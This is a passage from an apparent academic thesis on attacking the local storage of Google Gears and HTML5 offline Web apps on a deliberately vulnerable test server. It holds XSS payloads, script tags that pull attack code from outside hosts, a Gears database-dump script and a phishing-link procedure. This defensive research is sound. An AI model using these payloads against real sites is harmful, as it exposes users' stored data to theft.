


Figure 5.9: Example screenshot of XSS Me result page - String test results

5.4 Penetration Testing

The attacks that were performed on the test applications are presented in this section. I will describe the motivation behind the attacks, and how they were performed. The attacks are formalized in tables, showing the procedure, the tools used, the results and consequences of the attacks.

5.4.1 Extracting database from physically available computer

In this attack I will try to steal the data stored by the sample offline Web applications from a physically available computer. Offline Web applications differ from other Web applications in that all the information needed by the user to run the application is stored locally. This means that if a malicious user gets hold of a computer where offline information is stored, he/she could steal the whole database. If the content is not encrypted, the adversary will have access to all the information. If the content is encrypted, a simple dictionary attack will probably help the malicious user gain access to the information.

The locations according to the different applications and operating systems are given in sections 4.1 and 4.2. For convenience, I will repeat them here:

HTML5

Mac OS-X - Firefox Users/<username>/Library/Caches/Firefox/
Profiles/{profile}.default/Cache

Windows XP - Firefox C:\Documents and Settings\<username>\Local Settings\
Application Data\Mozilla\Firefox\Profiles\{profile}.default\Cache

Google Gears

Mac OS-X - Firefox Users/<username>/Library/Caches/Firefox/
Profiles/{profile}.default/Google Gears for Firefox

Windows XP - Firefox C:\Documents and Settings\<username>\
Local Settings\Application Data\Mozilla\Firefox\Profiles\{profile}\
Google Gears for Firefox

Windows XP - Internet Explorer C:\Documents and Settings\<username>\
Local Settings\Application Data\Google\Google Gears for Internet Explorer

Table 5.1: Attack 1: Extracting offline database from user computer

Stealing offline database	
Objective	The objective is to see if it is possible to steal the offline databases, transfer them to another computer, and access the information without using the offline applications.
Tools	No tools needed.
Procedure	<ol style="list-style-type: none"> 1. Create a user account in Gearpad and open the Task Helper 2. Enable offline access for Gearpad 3. Find the location of the databases 4. Try to access the databases without using the Web applications and extract the information
Result	Successful: The databases are saved in plain text in both applications and are easy to find.
Consequence	It is easy to access the databases and extract the wanted information if one has physical access to the computer where the databases are saved.

5.4.2 Manual XSS test

As described in section 3.3.1 it is useful to test if the application is subject to cross-site scripting attacks prior to trying to access useful information. In section 5.1.3 the implemented “search function” was described. This function was implemented to introduce a cross-site scripting vulnerability. In this section I will verify that it actually has vulnerabilities, and demonstrate how a manual XSS test can be performed. The tests described in this section are performed on the “search function”.

The simplest way to check if a Web application is subject to XSS attacks is to input the following script:

```
<script>alert(123)</script>.
```

As described in section 3.3.1, if the attack is successful, a popup will appear. The popup is shown in figure 3.3.

I will try this attack in some different ways. Depending on where the script is inputted, the results might differ. The different procedures are described in table 5.2.

The result might also differ depending on the Web browser used for the attack, so I will try the different attacks in two different browsers: Internet Explorer and Mozilla Firefox.

In addition to this simple script I will try other similar attacks that might have a different outcome. At the Web site ha.ckers.org [12] a list of possible XSS attacks is shown, the tests that are performed in this thesis are taken from this Web site. In appendix A a table showing all the performed attacks, and the corresponding results is given.

Following is a table showing the outcome of running the script given in this section. To see the complete list of attacks performed, see appendix A. The attacks that revealed cross-site scripting vulnerabilities in the “search function” were:

- `<script>alert(123)</script>`
- `' ;alert(String.fromCharCode(88,83,83))//\';
alert(String.fromCharCode(88,83,83))//";
alert(String.fromCharCode(88,83,83))//\";
alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'>
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`
- `<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>`
- `<iframe src=http://www.mnemonic.no></iframe>`

Table 5.2: Attack 2: Simple XSS test

Simple XSS test	
Objective	The objective is to see if the application is subject to cross-site scripting attacks.
Tools	No tools needed.
Procedure 1	<p>Start at search page:</p> <ol style="list-style-type: none"> Go to search page on web server: <code>http://129.241.200.226/search.php</code> Input script to search field: <code><script>alert(123)</script></code> Complete search
Procedure 2	<p>Input script directly into URL:</p> <ol style="list-style-type: none"> Attach script to receiving page of search function: <code>http://129.241.200.226/search.php?search=<script>alert(123)</script></code> Input URL in browser
Procedure 3	<p>E-mail URL with script:</p> <ol style="list-style-type: none"> E-mail link to page containing script <code><a href="http://129.241.200.226/search.php?search=<script>alert(123)</script>">Click me</code> Click link
Result	Successful: In all three procedures, and in both Web browsers, the attack was successful, the resulting popup is shown in figure 3.3. An example of an e-mail containing a malicious link is shown in figure 5.10
Consequence	The Web server where the test applications reside is vulnerable to cross-site scripting attacks.

```

Emne: Hello
Fra: Anja Svartberg
Dato: 14. november 2009 11.48.56 GMT+01:00
Til: Anja Svartberg

```

[Click me](#)

Figure 5.10: Screenshot of e-mail with malicious link

5.4.3 Automated XSS test

In the previous section I showed how XSS tests can be performed manually. This is a very time consuming task. Many tools have been developed to perform this automatically. To demonstrate an outcome of an automated XSS test, I have chosen to use XSS Me, which is described in section 5.3.

Table 5.3: Attack 3: Automated XSS test

Automated XSS test	
Objective	Check for XSS vulnerabilities in test applications.
Tools	XSS Me
Procedure	<ol style="list-style-type: none"> 1. Run XSS Me on test application Web pages
Result	<p>Successful: Vulnerabilities were found in Gearpad and in the “search function”. The results are shown in figures 6.2, 6.3, 6.4 and 6.5. Figure 6.5 shows only some extracted vulnerabilities of the full result.</p> <p>The Task Helper contains no forms, thus XSS Me could not test it for vulnerabilities.</p>
Consequence	There are cross-site scripting vulnerabilities in Gearpad and in the “search function”.

5.4.4 XSS attacks

In these attacks I will use JavaScripts embedded in the URLs to attempt to access locally stored information on the user machine. In the previous sections I found where the XSS vulnerabilities of the Web server are, in the following attacks I will exploit these vulnerabilities to gain information.

In these attacks I will try to visualize the content of the locally stored databases in a popup. The goal of an attacker would be to have the information saved to a location that he or she controls. In this case, I will show that I can control the content of the database with scripts, in demonstrating that the information is showed in a popup. It is possible to expand the scripts that I present in these attacks to send the information to another location.

Task Helper storage

After evaluating the source code of the Task Helper I was able to find that the information for this application is stored in the following location:

```
globalStorage[location.hostname].taskStorage.
```

Global Storage is described in section 3.2.

In the manual XSS test, described in table 5.2, it was shown that the server was subject to the following attack:

```
<script>alert(123)</script>.
```

Thus, the content of the database can simply be alerted back to the user with the following script:

```
<script>alert(globalStorage[location.hostname].taskStorage);</script>
```

This attack only works for Mozilla Firefox, as Internet Explorer has not implemented globalStorage.

Table 5.4: Attack 4: XSS attack - Task Helper

XSS attack - Task Helper	
Objective	The objective is to popup locally stored information using an XSS vulnerability on the Web server, showing that an attacker can control the locally stored data with scripts.
Tools	No tools needed.
Procedure	<ol style="list-style-type: none"> 1. Create attack script by evaluating the source code of the application, as described in the beginning of this section. 2. Add the script in the “search function” URL: <pre>http://129.241.200.226/search.php?search= <script>alert(globalStorage [location.hostname].taskStorage);</script></pre> 3. Send the URL by e-mail to a victim, the e-mail is shown in figure 5.11
Result	Successful: A popup with the content of the locally stored database of the Task Helper was shown, a screenshot of the popup is included in figure 6.6. As previously mentioned, this attack is only applicable to Mozilla Firefox as Internet Explorer does not support HTML5 offline applications.
Consequence	If there is an XSS vulnerability on the Web server containing an HTML5 offline Web application, the locally stored information can be stolen by exploiting this vulnerability.

Fra: Anja Svartberg
Emne: Try this out!
Dato: 18. november 2009 10.54.06 GMT+01:00
Til: Anja Svartberg

Task Helper: [Click me!](#)

Figure 5.11: Screenshot of e-mail with malicious script for attacking the Task Helper

Gearpad storage

Similarly to the previous attack, on the Task Helper, I evaluated the source code of the Gearpad application to find how the locally stored information was accessed, and created a script according to this knowledge. Following, the created script is shown:

```
var db = google.gears.factory.create('beta.database');
db.open();
var data= '';
var rs = db.execute('select * from user');
while(rs.isValidRow()){
    data = data + (rs.field(3)) + '\n';
    data = data + (rs.field(4)) + '\n\n';
    rs.next();
}
alert(data);
rs.close();
```

In the automated XSS test described in table 5.3 it was discovered that some characters are filtered by the “search function”, ' and ". These are needed for the created script to work. In the manual XSS test, described in table 5.2, one of the attacks showed that the “search function” is vulnerable to the following attack:

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>.
```

Thus, to perform the attack, the script was saved on a different Web server and accessed by a script that was included in a URL:

```
<script src=http://folk.ntnu.no/svartber/xss.js></script>
```

To make the attack work regardless of the attacked page having Google Gears enabled or not, a script referring to the gears_init script was added before the malicious script:

```
<script src=http://code.google.com/apis/gears/gears_init.js></script>
```

If Google Gears is not already enabled, the user has to accept that the Web page can use the Google Gears API before the script can be run.

Table 5.5: Attack 5: XSS attack - Gearpad

XSS attack - Gearpad	
Objective	The objective is to popup locally stored information using a XSS vulnerability on the Web server showing that an attacker can control the locally stored data with scripts.
Tools	No tools needed.
Procedure	<ol style="list-style-type: none"> 1. Create attack script by evaluating the source code of the application, as described in the beginning of this section. 2. Add the script in the “search function” URL: <pre>http://129.241.200.226/search.php?search= <script src=http://code.google.com/ apis/gears/gears_init.js></script> <script src=http://folk.ntnu.no/svartber/xss.js></script></pre> 3. Send the URL by e-mail to a victim, the e-mail is shown in figure 5.12
Result	Successful: A popup with the content of the locally stored database of Gearpad was shown, screenshots of the popups for Mozilla Firefox and Internet Explorer are shown in figures 6.7(a) and 6.7(b) respectively.
Consequence	If there is an XSS vulnerability on the Web server containing a Google Gears offline Web application, the locally stored information can be stolen by attackers exploiting this vulnerability.

Fra: Anja Svartberg
Emne: Try this out!
Dato: 18. november 2009 10.53.22 GMT+01:00
Til: Anja Svartberg

Gearpad: [Click me!](#)

Figure 5.12: Screenshot of e-mail with malicious script for attacking Gearpad

Chapter 6

Results and Discussion

In this chapter the results from the practical experiments are presented and discussed. Following, a review of the methodology followed in this thesis is given and some suggestions for further work are presented.

6.1 Results

The main difference between online and offline Web applications is that information is stored locally on the user computer in offline Web applications. This is also the main vulnerability of offline Web applications.

6.1.1 Extracting database from physically available computer

In attack 1, described in section 5.4.1, it was shown that if a malicious user has access to a computer where the user has stored offline content, it is easy to get hold of this information. E.g. in the case of Google Gears, it is described in the Google Gears Web pages where the offline content is saved. According to attack 1, the content is not encrypted, hence it is easily accessible.

In figure 6.1 screenshots of the databases on the client side is shown. The relevant information is circled. We can see that the content of the databases is saved in plaintext, it is possible to read the documents of the compromised user.

The databases for Gearpad and the Task Helper were found in the following locations, respectively:

```
/Users/anjasmartberg/Library/Caches/Firefox/Profiles/oiztas03.default  
/Google Gears for Firefox/129.241.200.226/http_8080/#database
```

and

```
/Users/anjasmartberg/Library/Caches/Firefox/Profiles/oiztas03.default  
/Cache/_CACHE_001_
```

The location of this information differs depending on operating system and Web browser.



Figure 6.1: Screenshots client databases

6.1.2 XSS tests

Attacks 2 and 3, testing if there are XSS vulnerabilities on the Web server, are described in sections 5.4.2 and 5.4.3. I performed one manual test and one automated test. These show that the Web server where the test applications reside, is vulnerable to cross-site scripting attacks. This was expected, as the “search function” was implemented with XSS vulnerabilities. However, the tests are included to show the importance of testing for cross-site scripting vulnerabilities, and to find where the attack points of the Web server are.

A list of the attack strings tried for the manual XSS test is included in appendix A. The successful attacks on the “search function” were presented in section 5.4.2, for convenience I will repeat them here:

- `<script>alert(123)</script>`
- `' ;alert(String.fromCharCode(88,83,83))//\';`
`alert(String.fromCharCode(88,83,83))//"`
`alert(String.fromCharCode(88,83,83))//\";`
`alert(String.fromCharCode(88,83,83))//--></SCRIPT>>>`
`<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`
- `<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>`
- `<iframe src=http://www.mnemonic.no></iframe>`

Figures 6.2 and 6.4 show which characters are found unfiltered in the result pages of the test applications by the automated XSS test. Figures 6.3 and 6.5 show some of the attack strings that Gearpad and the “search function” were vulnerable to.

The knowledge collected in these two XSS tests were used to perform the next two attacks.

XSS Heuristic Test Results								
	;	\	/	<	>	"	'	=
named form::unnamed field	Green	Green	Green	Green	Green	Green	Green	Green
named form::email	Red	Red	Red	Red	Red	Green	Green	Red
named form::password	Green	Green	Green	Green	Green	Green	Green	Green
named form::password2	Green	Green	Green	Green	Green	Green	Green	Green
named form::mode	Red	Red	Red	Red	Red	Green	Green	Red

■ The character was found unencoded in the result page.
■ The character was not found unencoded in the result page.

Figure 6.2: Screenshot of XSS Me result page for Gearpad - Heuristic test result

XSS String Tests Summary (308 tests executed)

Failures:	2	
Warnings:	154	
Passes:	152	

XSS String Test Results

email

Submitted Form State:
 unnamed field: OK!
 password:
 password2:
 mode: login

Results:

DOM was modified by attack string. Field appears to be very vulnerable to XSS String.
 Tested value: <xml id="X"><a>
 <script>document.vulnerable=true;</script>;</xml>

DOM was modified by attack string. Field appears to be very vulnerable to XSS String.
 Tested value: <a href="about:<script>document.vulnerable=true;</script>">

Figure 6.3: Screenshot of XSS Me result page for Gearpad - String test results




Figure 6.4: Screenshot of XSS Me result page for “search function” - Heuristic test result




Figure 6.5: Screenshot of XSS Me result page for “search function” - String test results

6.1.3 XSS attack - Task Helper storage

In this attack, attack 4, described in section 5.4.4, the results of the cross-site scripting tests were used to attack the Task Helper application. The attack showed that if there is an XSS vulnerability on the Web server, the files containing the user data for an HTML5 offline application can be accessed by an attacker remotely. In this attack I showed that the attacker can e-mail a malicious link, resulting in that the user data can be controlled by the attacker, and being shown in a popup as depicted in figure 6.6. The attack can be further developed to having the information stored at a location controlled by the attacker, or changing the information in the file.





Figure 6.6: Screenshot of popup showing the content of the Task Helper

6.1.4 XSS attack - Gearpad storage

Similarly to the attack on the Task Helper storage, attack 5, described in section 5.4.4, reveals that an attacker can access and control the offline Gearpad database stored locally on the user computer if the Web server has an XSS vulnerability. The resulting popups are shown in figure 6.7. Also this attack can be further developed to sending the information to a remote location controlled by the attacker, or changing the information in the database.



(a) The content of Gearpad in Mozilla Firefox

(b) The content of Gearpad in Internet Explorer

Figure 6.7: Screenshot of popup showing the content of Gearpad

6.2 Discussion

Following, I will discuss the results of the practical experiments, including the implications this has on the work in the field of security in offline Web applications. I will discuss the differences between the two technologies presented in this thesis, and I will present some testing strategies for offline Web applications.

6.2.1 Security Challenges in Offline Web Applications

The concept of offline Web applications implies that data has to be stored locally on the user computer, as has been presented previously in this report. This allows the user to access and modify the content of the Web application regardless of being online or offline. This constitutes the greatest security challenge in offline Web applications.

In offline Web applications a database is stored on the user computer containing all the information the user needs to work offline. This means that if a malicious user gains access to this information, the malicious user could transfer the complete database containing the data of the offline application to another location. In the case of my test applications the information in the locally stored files are saved in plaintext. This means that if the malicious user gains access to the data, he/she can easily extract the information wanted.

In section 1.2, Related Work, some research that has been performed in the area of security in offline Web applications and Web applications in general are presented. In this thesis I have done a more thorough review of the security in offline Web applications based on HTML5 and Google Gears.

Physical access to user computer

The provider of a Web application can implement security measures on the Web server, provide measures to secure the content while in transfer, and in other ways secure the content on the Web server. It is more difficult to protect the user computer from being compromised. Often, users save their usernames and passwords on their private computers. If a malicious user gets hold of the computer he/she could gain access to all Web applications where the user has saved their username and password. In the case of offline applications, this is even more critical.

Attack 1, described in section 5.4.1, shows the case where the computer is physically available to the malicious user. A user can be subject to this attack if a malicious user steals his/her computer, gains access to the users office without his/her knowledge, or if the attacker borrows the user's computer.

As already mentioned, this attack assumes that the attacker has physical access to the user computer. Thus, the attack only applies to users who's computer the attacker can physically access. This limits the number of victims one person can attack. A more critical case is if the attacker can gain access to this information without having physical access to the computer. This will be described in the next section.

Another interesting case of the attacker having physical access to the computer is the use of computers that several users have access to, e.g. in internet cafés, libraries, at universities etc. The developer of a site can choose if the user has to actively set up offline access for the Web application, by e.g. pressing a link, or the developer can choose to automatically set this up as the user logs on to the Web application. In the second case, every time a user logs on to the Web application with offline capability, the user data will be saved on the computer. If this is a computer that several users have access to, other users of the computer can access the database saved locally on the computer.

This supports the design choice of Google Gears. The user should have to accept that the application uses the offline APIs. This way, the user can be reminded e.g. if he or she

is using a computer where other users have access, or if the computer somehow could be compromised.

Using Cross-Site Scripting to Gain Access to Local Data

Another, and more dangerous, way to get hold of user information from a user's computer is through cross-site scripting. In the practical part of this thesis, I have shown that if the application is vulnerable to cross-site scripting attacks, an attacker can get hold of locally stored data through cross-site scripting attacks.

In section 3.1.1 a survey performed by the authors of "The Web Application Hacker's Handbook" [SP08] was described. In this survey, it was found that 91% of all tested Web applications were vulnerable to XSS attacks. This means that the results found in the practical part of this thesis are highly relevant.

For the attacks in this thesis to work, an attacker will have to trick the users of offline Web applications to click a link containing a malicious script. The example given in the attacks performed here is that a user receives an email, that he or she clicks, resulting in the malicious script to be run on the user computer. The attacks demonstrate that an attacker can control the locally stored data with a script included in an e-mail, given that the user opens the e-mail.

In "Phishing attack victims likely targets for identity theft" [Lit04] a Gartner research revealed that every year millions fall for phishing attacks - e-mails designed to steal customer account information like credit card data, phone number etc. In a survey, they found that 19% of those attacked, clicked the link in a phishing attack e-mail. In "Social Phishing" [JJJM07] it was found that if the phishing attack e-mail appears to be from someone the victim knows, 72% will respond to the attack. This indicates that the attacks performed in this thesis would be likely to succeed on real offline Web applications.

Normally, in e-mail phishing attacks, the attacker tries to trick the victim into submitting sensitive information on a fake Web site. The attacks performed in this thesis will work as soon as the victim presses the link in the e-mail, as the script in the link will already have gained control over the locally stored information. E-mail phishing attacks are thus more severe when the information that the attacker wants is already stored on the computer.

There are different ways this attack could be conducted using e-mail. E.g. the e-mail can be constructed to look like an e-mail from the organization that runs the offline application. As discussed in the previous paragraph, the attack is more likely to succeed if the e-mail is being disguised as an e-mail from a friend. If the victims of the attack are known individuals, the attacker would be more successful in using the last approach. If the attacker just wants to collect information from random victims, the surveys discussed earlier in this section suggest that the attacker will most likely be successful in collecting useful information.

A problem with XSS attacks on offline Web applications in comparison to traditional Web applications is that the database structure and source code is available to all users of the offline Web application. In order to create an XSS attack on an offline Web application, the attacker simply has to create an account on the offline Web application him/herself, and thus have access to all the information needed to create a successful attack, given that the Web server is vulnerable to XSS attacks.

When the attacker has gained access to the information through a cross-site scripting vulnerability on the Web server, there are many things he or she could do. In this thesis I have only proved that the attacker can control the information by producing a popup containing the information from the offline Web application. Knowing how to access this information, the attacker can copy the data to a different location, change the data, delete the data or inject malware etc.

Based on the cross-site scripting vulnerabilities found in this thesis, the attacker could inject a script, which has already been discussed here. In addition, one of the tests revealed that the attacker could inject any file, an html file, a css file, a script etc. using the iframe element in HTML. Using this, an attacker might be able to change the appearance or behavior of the offline Web application, adding malicious content, and otherwise control the Web application.

Based on this discussion it is clear that it is very important to secure the Web servers where offline Web applications reside against cross-site scripting vulnerabilities. As a real life example one can look at Google Docs where the user can choose to take the application offline. If there is one cross-site scripting vulnerability anywhere on the Google Docs pages, an attacker can access and steal or modify user data of anyone who uses the application.

Downloading of Application Source Code to Client Computer

I mentioned the risk of having the application download all the source code to the user hard drive earlier in this thesis, and have thus included a small section on this problem here.

Normally, to have an application or a Web site download information or source code to the computer, the user has to press a link, or in some other way actively agree to the download. In the case of offline applications, all the source code needed to run the application in offline mode is downloaded to the computer as soon as the user agrees to the application being used in offline mode. In some cases, e.g. the HTML5 test application used in this thesis, the source code is automatically downloaded when the user enters the Web application. This can represent a security threat.

If an attacker can find a vulnerability on the Web server enabling him or her to include malicious code in the source code needed for the application to work in offline mode, the malicious code will be downloaded to the user computer, thus compromising the user. This malicious code can be malware, scripts included in the source code compromising the data residing in the client-side storage, etc.

I leave a further mapping of this problem to future works.

Server-Side SQL Injection

I have not performed any practical experiments on this topic, I leave this to future works, as I have focused on the security implications of persistent client-side storage. Still, I will include a small section on the possible consequences of an attack on the server.

I have already mentioned that using server-side SQL injection an attacker could change information on the server. Following are some attacks that could be done using server-side SQL injection:

- add, change or delete items in the server-side database,
- add or change files on the Web server, and
- change the manifest-file, telling the offline Web application to download more resources.

The attacker could add files containing scripts, changing the behavior of the offline Web application, or have the application save information to a remote location that the attacker can later access etc.

There are many consequences related to attacks on the server that are as severe as attacks on the client-side storage. Server-side SQL injection, however, resembles attacks on traditional Web applications more than attacks on persistent client-side storage.

6.2.2 Google Gears vs. HTML5

The attacks performed in this thesis reveal some differences between the two technologies for realization of offline Web application tested, HTML5 and Google Gears. In this section I will discuss these differences.

The main difference is that the user has to approve the use of the Google Gears APIs. As pointed out previously in this chapter, this seems to be the better design choice. The alternative is that the offline resources are downloaded to the computer without the user's knowledge. In that case, the user might unknowingly save sensitive information on a computer that other users can access.

In the case of Google Gears, where the user has to approve of the application downloading the offline resources, the user has a choice to deny it, and thus has more control over when the information is saved locally and not. This is preferable, as the application cannot save information without the user knowing it, thus avoiding information being saved on random computers, in internet cafés, on friends' computers, etc.

Another difference is that HTML5 is not, by today, supported by many Web browsers. Google Gears is a framework especially designed for enabling offline Web applications, in comparison to HTML5, which is a specification that includes some sections on offline Web applications. Google Gears is an implementation that works with many Web browsers, whereas HTML5 needs to be included by the Web browsers to work. This gives Google Gears advantages in being a tool that is only concerned with the development of offline Web applications.

Regarding vulnerability to cross-site scripting attacks, I have found no differences between the two technologies in the practical part of this thesis. If the Web server where the applications reside has cross-site scripting vulnerabilities, there seems to be no difference between the two, regarding how easy it is to gain access to the persistently stored information. However, if the Web page containing the cross-site scripting vulnerability is not part of the offline Web application, as was the case in the test applications in this thesis, the attacker has to include the `gears-init.js` file in the cross-site scripting attack, and thus the user has to accept that the Web page uses Google Gears. Thus, in this case, the user is made aware that the attack is taking place.

As can be seen from the descriptions of security measures implemented by HTML5 and Google Gears, in sections 4.1.1 and 4.2.1, there has not been a focus on security when developing these frameworks for creating offline Web applications. It would be helpful for developers if more security was included into these specifications.

6.2.3 Strategies for testing the security of offline Web applications

Based on the practical part of this thesis, I will present some testing strategies for the security of offline Web applications.

Testing for cross-site scripting

The main result of this thesis is the consequence of having cross-site scripting weaknesses on a Web server hosting offline Web applications. Thus, I advise developers of offline Web applications to ensure that there are no cross-site scripting weaknesses on the Web server where the applications reside. As has already been discussed, one cross-site scripting vulnerability on the Web server could result in users' offline information being compromised by attackers.

Some strategies for testing Web applications for cross-site scripting have been presented in sections 5.4.2 and 5.4.3 as part of the practical part of this thesis. A more thorough testing procedure can be found in various testing frameworks, e.g. "The OWASP Testing Guide" [MKC08].

6.3 Review of project methodology

In this thesis I have performed a literature review, prepared a test environment, and conducted tests on applications representing the two chosen technologies.

I found material related to the topic very late in the process of writing the thesis, thus did not have time to properly process this information. A more thorough literature search should have been performed prior to starting the actual work with the thesis.

It could have been useful to perform the attacks on offline Web applications that are up and running, and not only test applications. In this thesis I chose to use two test applications and to implement a cross-site scripting vulnerability on the Web server where they resided, in order to save time on finding cross-site scripting vulnerabilities on actual Web servers that host offline Web applications.

6.4 Further work

Following, some suggestions for further work are given.

6.4.1 Attack techniques on offline Web applications

I have tested some attack techniques on offline Web applications in this thesis, further research on mapping more techniques for attacking offline Web applications should be done.

6.4.2 Technologies for realization of offline Web applications

In this thesis I have focused on Google Gears and HTML5. There are several other technologies offering offline capabilities, and these should be mapped. There might be different vulnerabilities and strengths in these technologies than in the ones mapped in this thesis.

6.4.3 Attacking the source code

I have included a small section in this chapter on the consequences of the source code of the offline application being changed by an attacker. In this thesis I have focused on the attacks that can be performed directly on the client-side storage. Further work could be done in mapping the possible attacks that can be performed on the Web server compromising the source code of the offline Web application.

6.4.4 Web browser security

More research should be done on the possible measures that can be taken by the browsers to minimize the consequences of the attacks found in this thesis.

Chapter 7

Conclusion

In this thesis I have shown the importance of including security when developing an offline Web application, and the consequences of having security holes on the Web server hosting offline Web applications. In the introduction, the growing demand for offline Web applications was presented. In order to meet this demand, and give users the possibility to access their applications both online and offline, the developers of these applications will have to include security to the development process.

The work of this thesis started with getting an overview over the technologies for realization of offline Web applications that were chosen: Google Gears and HTML5. The security features of these were mapped and a comparison was done. The result of the comparison reveals that there are advantages to the design choices made by Google Gears. In order to use the Google Gears APIs for taking an application offline, the user has to explicitly accept that the application uses the Google Gears APIs. This gives the user more control over where the offline information is stored, thus providing the opportunity to deny that the information is stored on computers where other users have access, or in other situations where the user does not want the information to be stored locally.

A practical part, testing the security of offline Web applications, was performed. In order to perform this part, a Web server was set up, and two test applications were put on this server. In addition to the test applications, a cross-site scripting vulnerability was introduced to the Web server. The tests performed were focused on attacking the persistent client-side storage of offline Web applications. It was found that one cross-site scripting vulnerability on the Web server hosting the offline Web application could compromise the information residing on the computers of all the users of the offline Web application. The practical experiments thus showed the importance of testing Web servers hosting offline Web applications.

In addition to the consequences that were revealed during the practical part of the thesis, a small discussion of the possible consequences of attacks to the server is given. This discussion further emphasizes the importance of ensuring a high level of security in offline Web applications and the Web servers hosting them.

A small section on recommended testing strategies is included. As the focus of this thesis has been on the possible vulnerabilities of client-side storage, and the consequences of cross-site scripting vulnerabilities, the testing strategies are focused on testing for cross-

site scripting vulnerabilities.

I believe that the findings regarding the cross-site scripting vulnerabilities that offline Web applications are subject to can be published to the wider scientific community as a scientific paper. However, I leave this to future work.

It is important to integrate security in the process of developing and deploying offline Web applications. With the growing market for offline Web applications, there is also a growing demand for making these applications safe to use. The users should be ensured that the information saved in the persistent client-side storage is safe from attackers. It was shown in this thesis that a small vulnerability on a Web server can compromise the information of all users using offline Web applications residing on that Web server. Focus on security in the process of developing offline Web applications is crucial.

Bibliography

- [AW06] M. Andrews and J.A. Whittaker. *How to Break Web Software: Functional and Security Testing of Web Applications and Web Services*. Addison-Wesley Professional, 2006.
- [CA99] R. Cailliau and H. Ashman. Hypertext in the Web - a History. *ACM Computing Surveys (CSUR)*, 31(4es), 1999.
- [DLFMT04] GA Di Lucca, AR Fasolino, M. Mastoianni, and P. Tramontana. Identifying Cross Site Scripting Vulnerabilities in Web Applications. *Web Site Evolution*, pages 71–80, 2004.
- [Fla06] David Flanagan. *JavaScript: The Definitive Guide*. O’Reilly Media, Inc., 2006.
- [GHJ03] D. Geer, K.S. Hoo, and A. Jaquith. Information Security: Why the Future Belongs to the Quants. *IEEE Security & Privacy Magazine*, 1(4):24–32, 2003.
